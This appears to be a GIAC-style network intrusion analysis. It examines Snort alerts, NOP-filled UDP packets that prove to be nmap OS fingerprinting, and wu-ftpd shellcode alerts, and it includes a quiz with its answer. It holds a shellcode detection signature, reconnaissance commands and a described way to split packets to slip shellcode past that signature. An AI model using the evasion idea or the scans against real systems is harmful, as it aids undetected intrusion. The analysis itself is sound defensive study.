
```
inetnum:      61.52.0.0 - 61.54.255.255
netname:      CHINANET-HA
descr:        CHINANET henan province network
country:      CN
admin-c:      DK26-AP
tech-c:       LZ33-AP
mnt-by:       MAINT-CNCGROUP
mnt-lower:    MAINT-CHINANET-HA
changed:      hostmaster@ns.chinanet.cn.net 20020404
status:       ALLOCATED NON-PORTABLE
source:       APNIC
```

This host is located somewhere on Chinanet, China's largest Internet Service Provider. When we reviewed the IP address on dshield.org, which maintains an index of attacking hosts on the internet, there were no matches, indicating that this machine was likely not attacking machines on the internet at random. This confirms our initial suspicions that this attack may have been targeted.

Detect was generated by:

This detect was generated by a NIDM sensor located on the target host itself. The IDS sensor was Snort version 1.9, installed on a hardened machine with strict host attack prevention mechanisms, and a hardened chroot() environment for the sensor. As traffic towards the host was limited, performance was not a prime concern. Reliability and completeness however, was. Therefore, full packet headers were logged (-A full).

While the complete network infrastructure was known to me prior to analysis, I also included some basic firewall information in the diagram below:


61.52.111.121
Internet
ISP Router
Destination server
SNORT Intrusion Detection System
Hostbased firewall system (iptables)
Ruleset summary:
Inbound traffic: Port 25/UDP is not allowed
Outbound traffic: Only DNS traffic, and packets part of an accepted inbound connection
Destination server and running daemons (WWW, DNS, FTP)

Keep in mind that all security elements are actually located on the actual host being attacked. While this is not a good setup, this was the only feasible solution at the time of implementation. Disregarding this, the setup of this machine was done using a "compartimentized" or "layered" approach. Snort approaches the network interface in promiscuous mode, thus seing all packets on the interface, even if they are not directly sent to the target system. This also means that it will see all traffic which is later being dropped by the host based firewall.

Snort is located in the “red” zone, due to the fact that a vulnerability in snort may actually lead to a full system compromise. It would be possible for an attacker to exploit any bug in the sniffing code of snort, and supplying it with data which may have an adverse effect on the target operating system.

The “orange” zone, is the actual security packet filter. This is an iptables deployment on the host, which shields all daemons running in the “green” zone, or application level from receiving packets which are not allowed by our host security policy.

Probability the source address was spoofed:

While this could be a spoofed anomaly, it was part of a huge scan from this source host, which decreases the chances of it being spoofed, as a multitude of other connections successfully completed a three way handshake. As always, there is a small exception in the way that it may be possible for someone to spoof the MAC address of the default gateway of this machine, and due to ARP hijacking, he could be able to launch packets from an external IP from the local network.

Description of attack:

In order to have a look at which type of attack is actually occurring, it is most useful to have full dumps of each packet at our disposal. Unfortunately, Snort was configured to only log those packets, which actually triggered an IDS alert.   In order to have all available information, we use tcpdump to read the binary dumps stored previously by snort.

```
tcpdump -r dump.1052516584 -X -n host 61.52.111.121 and port 25
```

Take note of the fact that I disabled name resolving for these hostnames. This is done for two important reasons. First of all, reverse DNS records may have changed since the time that the actual attack occurred, and second, we want to prevent an attacker who may have compromised our DNS server, or any other machine on our segment, to find out that we are actively researching their activities.

(For brevity reasons, I only included a number of dumps with full hex information. Otherwise, this information would occupy too much space. For those interested, full packet dumps can be found at http://www.daemon.be/~maarten/giac/detect2)

```
01:50:52.546645 61.52.111.121.1026 > 192.168.65.108.25: . ack 0 win 16384 <wscale 10,nop,mss
265,timestamp 1061109567 0,eol>
0x0000   4500 003c d62c 0000 7006 5a80 3d34 6f79        E..<.,..p.Z.=4oy
0x0010   C0A8 416C 0402 0019 6bef 0001 0000 0000        @.,l....k.......
0x0020   a010 4000 ff0b 0000 0303 0a01 0204 0109        ..@.............
0x0030   080a 3f3f 3f3f 0000 0000 0000                  ..????......
01:50:52.560263 61.52.111.121.1026 > 192.168.65.108.25: . ack 1 win 16384 <wscale 10,nop,mss
265,timestamp 1061109567 0,eol>
0x0000   4500 003c f16d 0000 7006 3f3f 3d34 6f79        E..<.m..p.??=4oy
0x0010   C0A8 416C 0402 0019 6bef 0001 0000 0000        @.,l....k.......
0x0020   a010 4000 ff0b 0000 0303 0a01 0204 0109        ..@.............
0x0030   080a 3f3f 3f3f 0000 0000 0000                  ..????......
01:50:52.675529 61.52.111.121.1026 > 192.168.65.108.25: . ack 1 win 16384 <wscale 10,nop,mss
265,timestamp 1061109567 0,eol>
```

```
0x0000   4500 003c b30b 0000 7006 7da1 3d34 6f79         E..<....p.}.=4oy
0x0010   C0A8 416C 0402 0019 6bef 0001 0000 0000         @.,l....k.......
0x0020   a010 4000 ff0b 0000 0303 0a01 0204 0109         ..@.............
0x0030   080a 3f3f 3f3f 0000 0000 0000                   ..????......
01:50:52.897277 61.52.111.121.1026 > 192.168.65.108.25: . ack 1 win 16384 <wscale 10,nop,mss
265,timestamp 1061109567 0,eol>
0x0000   4500 003c 0c39 0000 7006 2474 3d34 6f79         E..<.9..p.$t=4oy
0x0010   C0A8 416C 0402 0019 6bef 0001 0000 0000         @.,l....k.......
0x0020   a010 4000 ff0b 0000 0303 0a01 0204 0109         ..@.............
0x0030   080a 3f3f 3f3f 0000 0000 0000                   ..????......
01:51:02.162036 61.52.111.121.1026 > 192.168.65.108.25: udp 300
0x0000   4500 0148 efbe 0000 7011 3fd7 3d34 6f79         E..H....p.?.=4oy
0x0010   C0A8 416C 0402 0019 0134 2aa7 9090 9090         @.,l.....4*.....
0x0020   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0030   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0040   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0140   9090 9090 9090 9090                             ........
01:51:02.219273 61.52.111.121.1026 > 192.168.65.108.25: udp 300
0x0000   4500 0148 efbe 0000 7011 3fd7 3d34 6f79         E..H....p.?.=4oy
0x0010   C0A8 416C 0402 0019 0134 2aa7 9090 9090         @.,l.....4*.....
0x0020   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0030   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0040   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0140   9090 9090 9090 9090                             ........
01:51:02.425461 61.52.111.121.1026 > 192.168.65.108.25: udp 300
01:51:02.659669 61.52.111.121.1026 > 192.168.65.108.25: udp 300
01:51:02.973962 61.52.111.121.1026 > 192.168.65.108.25: udp 300
01:51:03.395462 61.52.111.121.1026 > 192.168.65.108.25: udp 300
```

This attack is actually very strange. Unfortunately, the information available from the IDS system is not very extensive, thereby limiting the quality of the assessment which we can do. Application level details are not available from the logs of the machine.

The only information available to us is:

1) Two TCP SYN/ACK packets, which were recorded by the Snort IDS as they were part of a TCP portscan. To the attacker, these revealed that an SMTP server was running.

2) UDP packets, 300 bytes in length, originating from our attacker to our host, on port 25/udp.

Port 25/udp is, according to the /etc/services file on Unix systems, registered to the smtp daemon. However, there is no SMTP daemon in common use which actually uses this port for SMTP traffic. Therefore, there must be some other reason why port 25 udp is used here. Let's have a look at the packet contents of one of those UDP packets. This may usually give an indication.

```
01:51:02.219273 61.52.111.121.1026 > 192.168.65.108.25: udp 300
0x0000   4500 0148 efbe 0000 7011 3fd7 3d34 6f79        E..H....p.?.=4oy
0x0010   C0A8 416C 0402 0019 0134 2aa7 9090 9090        @.,l.....4*.....
0x0020   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0030   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090                            ........
```

Everyone who looks at this packet will immediately notice the continuous repetition of 9090 in the hexadecimal representation of the packet. Such pattern will, with little doubt, trigger the interest of most security professionals. This pattern is very recognizable as a so-called "NOP slide", for the Intel platform.

"NOP" stands for No-Operation, and is, simply put, an assembler command that instructs the processor to do nothing. While not doing anything, the processor does execute this command from the stack, thereby going forward to the next command. While this may not seem important, the use of "NOPs" is very popular when writing buffer overflow exploits.

When writing an exploit, one of the most difficult efforts is locating where exactly our shellcode (code sent to the server daemon by an attacker, which will contain those commands which will exactly what we want to execute on the attacked server) is located on the stack. Often, it is difficult for each platform to uniquely identify where our shellcode is located. In such a case, if we precede our shellcode by "NOP" commands, it will become easier to "guess" where our shellcode is located, as it won't really matter if our exploit hits the stack too early. Due to the NOPs, no commands will be executed until we get to our shellcode.

Now, strange is that this packet dump does not contain anything else than NOPs. At the same time, no other packets triggered this IDS signature, so it looks like we are missing something important, being the actual shellcode. Let's have a look what this snort signature actually triggers on.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90
90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181;
classtype:shellcode-detect; sid:648; rev:6;)
```

As you can see, this signature only triggers on a repetition of at least 14 x86 NOPs. This may offer an explanation on why we are not seeing any shellcode. Suppose our attacker wants to introduce a high number of NOPs, in order to increase the likelihood of his exploit being executed. At the same time, he considers it may be very useful to avoid logging of the exact exploit he attempts. By looking at the snort signature, while realising that quite a few IDS vendors base their signatures on those of this open source IDS, he notices that by sending two packets, one completely filled with NOPs, and the other one with less than 14 NOPs, followed by his shellcode, he may be able to prevent logging of the actual shellcode.

On the other hand… there is something else fishy here. As mentioned before, there is no commonly used SMTP daemon which actually listens on port 25/udp. So, why would we see shellcode towards this port. One potential reason would be the use of "chained shellcode". In such a case, a daemon is initially exploited, using a very small piece of shellcode. However, this piece of shellcode only has one goal. It either opens a specific port, such as e.g. port 25 udp, or makes a back connection to an Internet host, and retrieves or receives other, larger, shellcode which is then executed on the compromised host. Such shellcode is often used for two major purposes:

- It could be that in specific circumstances, the size of the initial shellcode has to be limited. E.g. when trying to exploit a host using one single UDP packet, in order to limit visibility.
- It may be that there is some form of packet filtering that does not allow specific traffic, or packets with specific content inbound on a connection that was initiated from the outside. When a connection is made from the compromised host, in order to retrieve the second part of the shellcode, these restrictions may not apply.

If this would be the case however, we would not be seeing any NOPs, as these are only required to exploit a certain daemon. They would not be common in any chained shellcode.

With the current information at hand, I am not able to explain what exactly caused these suspicious events to occur. However, looking at the fact that these packets were part of a confirmed attack, they should be looked at with the greatest possible scrutiny. I would advise the administrator of this machine to immediately perform a forensic analysis of the attacked host.

Perhaps this strange hexadecimal sequence was actually not enough to make a thorough analysis of this packet. Let's have a look at the packet headers:

```
01:51:02.219273 61.52.111.121.1026 > 192.168.65.108.25: udp 300
0x0000   4500 0148 efbe 0000 7011 3fd7 3d34 6f79        E..H....p.?.=4oy
```

```
0x0010   C0A8 416C 0402 0019 0134 2aa7 9090 9090        @.,l.....4*.....
```

The initial four bytes of the packet show us the IP version, which is 4, and the full length of the IP header (internet header length). This is 5, which has to be multiplied by 4, resulting in an IP header of 20 bytes. This makes it possible to immediately locate the full IP header.

The TTL of the packet is 0x70, thus 112. Even though the attack already occurred quite some time ago, and the routing path may have changed severily, let's have a look what type of information a traceroute to the source IP gives us:

```
…initial hops removed, for brevity reasons…
12  12.124.35.38 (12.124.35.38)  1660.945 ms  1667.123 ms  1673.243 ms
13  219.158.3.25 (219.158.3.25)  1677.022 ms  1662.841 ms  1656.633 ms
14  219.158.6.82 (219.158.6.82)  1654.470 ms  1628.682 ms  1616.643 ms
15  61.158.197.253 (61.158.197.253)  1663.138 ms  1635.470 ms  1615.819 ms
16  61.168.254.42 (61.168.254.42)  1705.648 ms  1725.088 ms  1750.626 ms
17  61.168.255.74 (61.168.255.74)  1744.801 ms  1782.523 ms  1811.956 ms
18  61.168.251.18 (61.168.251.18)  1829.675 ms  1850.312 ms  1841.229 ms
19  61.52.111.121 (61.52.111.121)  1810.542 ms  1800.415 ms  1762.938 ms
```

Quite a long distance they have travelled, these small packets. From this we learn that currently, this host is about 19 hops away from our web server. If we take our TTL of 112, and add 19, we get the number 131. However, it is not a very common TTL. There are three possibilities here:

- The packet was crafted
- The originating host could have been a Windows machine, (which have a TTL of 128 set on outbound packets), and the routing path has changed slightly.
- The originating host is running software which dynamically or statically alters the TTL on outgoing packets (such as www.grsecurity.net on Linux).
- The routing path has changed severily, and this makes this specific test useless for our purposes.

The UDP header does not really offer us much more information, only confirming the destination and source ports indicated by tcpdump. I did verify those however, to make sure there was no parsing error inflicted during the use of tcpdump and snort.

The IP headers did not really reveal anything peculiar. However, there is something which we have not explored yet. What if this is actually just a scan, to see whether port 25/udp is open? As there was an initial portscan to port 25 TCP, it may be that the attacker simultaneously scanned for an open port 25 UDP.

Attack mechanism:

Let us have a look at how a UDP portscan actually works. As UDP is entirely connectionless, we need to rely on some other mechanism to see whether our UDP packet is actually responded to. When scanning for an open UDP port, what the scanner actually does is launch a UDP packet to a port. Then, it just waits and sits to see whether it receives an ICMP port unreachable, until a predefined timeout is reached. If no response is received, the port is considered “open”. If an ICMP port unreachable packet is received, the port is considered “closed”.

In this case, a UDP packet was sent to port 25, and was repeated multiple times. This repetition could confirm our expectation. The packet may have been repeated since the initial UDP packet may not have arrived at the destination host. In order to be sure, the attacker repeated the packet, to make sure that it did actually arrive.

Could this be active operating system fingerprinting? The art and science of deducting the destination server host platform, based on a small number of packets sent to it, is also performed through the UDP transport mechanism.

One of the authorative documents in this field is Fyodor’s “Remote OS detection via TCP/IP Stack FingerPrinting”. This document describes an interesting way to deduct the remote operating system version by use of a combination of UDP and ICMP rate limiting. As some operating platforms limit the number of ICMP unreachable packets sent out in a specific timeframe, by sending out a large number of UDP packets to some port of which we are almost certain it is closed, and counting the returned ICMP port unreachable packets, we may be able to assess which platform the destination server is by the way it limits the outgoing ICMP packets. While port 25 UDP is definitely one which is very likely to be closed, two packets wi!ll almost definitely not be sufficient to trigger any limitations. One of the most strictest environments is Solaris, in which case only two packets are allowed every second. You would need to transmit at least 3 packets in a one second timeframe in order to verify whether a machine is likely a Solaris box.

This same document however, also describes another test, implemented in Nmap, Fyodor’s scanning tool. This test is called the “Port Unreachable” or “ICMP Message Quoting” test, and is the last one executed during an operating system fingerprinting session done with NMAP 2.54BETA30. When sending out a port unreachable machine, most platforms only send the required IP header + 8 additional bytes, obtained from the original packet data, back to the machine from which the original packet was received. However, some operating systems, such as Linux and Solaris, send back more than this. This way, by sending a specific string in a UDP packet to a host, and watching closely for the reply ICMP Port Unreachable message, it is possible to observe differences between multiple hosts, and even deduct their operating system.

Could this be an NMAP operating system fingerprinting scan, perhaps? Let’s have a look at how such a scan would look like:

```
15:27:36.684380 66.100.167.143.56396 > 192.168.65.108.25: udp 0
0x0000   4500 001c c905 0000 2c11 6e76 4264 a78f        E.......,.nvBd..
0x0010   C0A8 416C dc4c 0019 0008 cc22 0022 0000        @.,l.L....."."..
0x0020   0000 0000 0000 0000 0000 0000 0000             ..............
15:27:37.221324 66.100.167.143.56397 > 192.168.65.108.25: udp 0
0x0000   4500 001c 01d9 0000 2c11 35a3 4264 a78f        E.......,.5.Bd..
0x0010   C0A8 416C dc4d 0019 0008 cc21 0021 0000        @.,l.M.....!.!..
0x0020   0000 0000 0000 0000 0000 0000 0000             ..............
15:27:37.787805 66.100.167.143.56396 > 192.168.65.108.25: udp 300
0x0000   4500 0148 f995 0000 3711 31ba 4264 a78f        E..H....7.1.Bd..
0x0010   C0A8 416C dc4c a865 0134 c723 7b7b 7b7b        @.,l.L.e.4.#{{{{
```

```
0x0020   7b7b 7b7b 7b7b 7b7b 7b7b 7b7b 7b7b 7b7b        {{{{{{{{{{{{{{{{
0x0030   7b7b 7b7b 7b7b                                 {{{{{{
15:27:40.537524 66.100.167.143.56396 > 192.168.65.108.25: udp 300
0x0000   4500 0148 f995 0000 3711 31ba 4264 a78f        E..H....7.1.Bd..
0x0010   C0A8 416C dc4c a865 0134 c723 7b7b 7b7b        @.,l.L.e.4.#{{{{
0x0020   7b7b 7b7b 7b7b 7b7b 7b7b 7b7b 7b7b 7b7b        {{{{{{{{{{{{{{{{
0x0030   7b7b 7b7b 7b7b                                 {{{{{{
```

The exact nmap command executed here was the following:

```
/usr/bin/nmap -sU -O -p 25
```

Ahum. The two last packets are both udp, and have 300 bytes of data. They are however only partially displayed, as we did not view the full snaplength (which could easily be done using the -s 1500 flag in tcpdump).

Repetition of the above scan indicates that the filler, being “7b” in the example above, is actually chosen at random. What very likely happened during the attack which I experienced begin May, is that the attacker used nmap, or a similar scanning tool, to investigate which services were running on my web server. The scanning tool accidentally chose “90” as filler for a packet used in its scan. This caused Snort to trigger a high number of times on “shellcode” in different UDP packets. What could have been a nice and tight scan that would only trigger a single snort event, now lighted up our intrusion detection system as a Christmas tree.

There is however one remaining difference which we need to look at before this can be considered to balance “near completeness”. The source port of the scans we originally noted was 1026 in all cases. In our nmap scan, this was not the case. Now, this is likely perfectly normal. Port 1026 is the first port assigned to non-root software when it is trying to make an outbound connection. However, perhaps this is another tool than nmap, and all other scans in this attack were generated by that same tool ? If so, we may be able to identify the tool based on its scan pattern. Let’s take a look at the end of the portscan, and the beginning of the application specific scans conducted:

```
01:51:12.142033 61.52.111.121.1027 > mojave.daemon.be.smtp: udp 300
01:51:12.484737 61.52.111.121.1027 > mojave.daemon.be.smtp: udp 300
01:51:12.922454 61.52.111.121.1027 > mojave.daemon.be.smtp: udp 300
01:51:24.698442 61.52.111.121.1058 > mojave.daemon.be.domain:  6+ TXT CHAOS? version.bind. (30)
01:51:24.816185 61.52.111.121.1066 > mojave.daemon.be.domain:  6+ TXT CHAOS? version.bind. (30)
01:51:26.469031 61.52.111.121.1086 > mojave.daemon.be.http: P 1099173016:1099173045(29) ack
2687474116 win 64240 (DF)
01:51:26.472273 61.52.111.121.1084 > mojave.daemon.be.http: P 1099045810:1099045930(120) ack
2683580582 win 64240 (DF)
01:51:26.475225 61.52.111.121.1081 > mojave.daemon.be.http: P 1098867686:1098867806(120) ack
2686920058 win 64240 (DF)
```

As you can see, there is an obvious gap here. The last “scan” conducted, by name, was at 01:51:12. The first “application probe” conducted was at 01:51:24 (a query for VERSION.BIND in the Chaos zone, which is an attempt to obtain the version number of our nameserver running on this server.

While it may be that this gap is caused by Snort not triggering on part of the portscan, and then triggering on application vulnerability alerts, we now also have reason to assume that multiple tools were used. As you can see, the source port number increased during the two scan launches. Assuming the TCP/IP stack of the source machine is common to those of the mainstream operating systems, this indicates that other outbound connections were opened during this timeframe.

Correlations:

Fyodor, *Remote OS detection via TCP/IP Stack FingerPrinting*
http://www.insecure.org/nmap/nmap-fingerprinting-article.html
A nice paper explaining all of NMAP's OS fingerprinting options.

Evidence of active targeting:

These packets were part of a large scan for vulnerable applications on the destination webserver. This web server has a high security profile, running security sensitive websites for at least one IT security firm, and a number of IT security web sites, hosting proof of concept code. Before looking for evidence, we can thus automatically assume that this site has a higher likelihood of becoming the target of an attack than the average web hosting server.

Defensive recommendation:

As this is not really an exploitation attempt, but most likely reconnaissance, there is little defensive measures which can be taken. However, there are some things we can learn about our security posture from this specific attack:

- The IDS setup in this case is faulty. While a host based IDS sensor is a useful item, in this case, the software (as it also interprets packets which are not filtered yet by the host based packet filter) offers an alternative route of entry for an attacker to compromise the machine. Also, a host based IDS becomes unreliable as soon as one of the daemons running on the destination server is compromised. I would strongly suggest to either implement a network based IDS in front of the attacked host, and if not possible, to apply a different host-based setup that offers additional shielding, using the BSD type chroot() called a jail:
    - Implement a mother "jail" which only has a file verification system running, accompanied by multiple "daughter jails", which can only be access from the "mother jail". Implement all application daemons in one of these daughters, while the IDS sensor is implemented in another "daughter jail". If in this scenario, a compromise would occur of the "IDS daughter jail", the attacker would solely have control over the network traffic of this jail, and would not be able to corrupt any of the other daemons directly on the same system. As the "IDS daughter jail"'s stored information can only be accessed by the mother jail file verification system, it would indicate a potential compromise of the system, or e.g. the installation of a rootkit, while vice versa compromise would be unlikely. In all instances, the application daemons would not be affected by an abuse of the IDS system.
- In order to prevent operating system fingerprinting of the destination server, our packet filter was already very successful. It made sure that we did not reply to

any stimulus invoked. However, our security posture can still be improved by implementing a system which would randomly change some operating system specific values e.g. the TTL for every connection invoked.

Severity:

Criticality 5

The destination server was both a web server, as a secondary DNS & e-mail server for the specifically targeted domain. While in normal cases, this would only result in a criticality of '4', since only a web service is targeted, the websites hosted on this server are of business importance to at least one IT security firm. A potential compromise of such web service would lead in a business disaster for the specific organization, due to which the criticality of this event has been rated at 5.

Lethality 1

While in the beginning of this attack, lethality was assessed much higher, further investigation showed that it was just reconnaissance. This means that these packets will not have had any visible effect, and were just part of the regular operating system fingerprinting process. Lethality of this single event has been lowered to '1'.

System countermeasures 5

No daemon was running on the machine on port 25/udp, and network access was monitored by an Intrusion Detection System. Replies to this packet were not sent thanks to a local host firewall installed on the destination server.

Network countermeasures 3

An IDS system was installed that monitored this activity. A host firewall blocked both the incoming packet (while it was still observed by the IDS system), as well as any potential outbound replies.

Severity **-2**

= (criticality + lethality) – (system countermeasures + network countermeasures)

Multiple choice test question:

Which is a valid reason for the fact that an application server system is not the most ideal place to deploy a network based IDS (NIDS) system?

(1) Because local logfiles and configuration may be altered by an attacker after a successful compromise of the application server system.
(2) Because the target system may be compromised due to a potential bug in the locally installed IDS system.

(3) Because a local IDS system may actually decrease the performance of the application system (and would increase load on the network interfaces, due to the fact they are now in promiscuous mode).
(4) All of the above.

Answer: 4) All of the above are reasonable reasons to assume why this is a really bad idea.

2.3 Network Detect #3:

While I was first browsing through the raw logs on http://www.incidents.org/logs/Raw, I noticed some very interesting FTP packets in the file 2002.10.16. I had Snort take a look at the file, to see what an IDS system would turn up.

The complete command line which I used to run snort on the file follows:

```
/opt/snort/bin/snort -c ./rules/snort-local.conf -r ./2002.10.16 -l ./logs -k none
```

Option "-k none" makes sure Snort ignores incorrect checksum values, and still investigates the packet in question. As of Snort 2.0, Snort will no longer investigate packets which have incorrect checksum values set, as these will be discarded by the destination host.

The following events triggered on the interesting FTP traffic mentioned above:

```
[**] [1:1424:5] SHELLCODE x86 EB OC NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/16-15:41:40.176507 163.24.239.8:2377 -> 170.129.50.5:21
TCP TTL:44 TOS:0x0 ID:35386 IpLen:20 DgmLen:560 DF
***AP*** Seq: 0xAB7BA6BD  Ack: 0xA5C3AABB  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4675704 5583989

[**] [1:1378:10] FTP wu-ftp bad file completion attempt { [**]
[Classification: Misc Attack] [Priority: 2]
11/16-15:41:40.796507 163.24.239.8:2377 -> 170.129.50.5:21
TCP TTL:44 TOS:0x0 ID:35478 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0xAB7BA8B9  Ack: 0xA5C3ACC4  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4675774 5584057
[Xref => http://www.securityfocus.com/bid/3581][Xref => http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CAN-2001-0886][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2001-0550]
```

Source of Trace

This detect originated from the Incidents.org site. The file used was http://www.incidents.org/logs/Raw/2002.10.16. Most interesting in this file were a number of FTP packets, which featured anomalous content, at first sight.

All alerts portrayed above originate from a Snort 2.0.5 system, with rulesets dated November 27th, 2003.

Detect was generated by:

Due to the fact that not the entire session was captured, but only specific packets which contained peculiar content, this detect was most likely logged by an Intrusion Detection system such as Snort, which is able to log in binary pcap format.


All full dumps displayed in this report were obtained using tcpdump on this binary pcap log file. The parameters used were :
-vvv To display extra information, such as the IPID
-n Do not resolve hostnames

Using the "-e" option of tcpdump, we can give some initial assessments on the Intrusion Detection network environment at hand:

Looking at the MAC (hardware) address of all packets (not just limited to these specific events) we only see two different physical sources appearing:

- 0:0:c:4:b2:33
  This MAC address belongs to a Cisco device, which is visible through the initial three fields, 00:00:0c. When referencing these in the Ethereal device distributor list (which can also be found online at http://www.ethereal.com/distribution/manuf.txt).
- 0:3:e3:d9:26:c0
  This is also a Cisco device, but from a more recently assigned range.

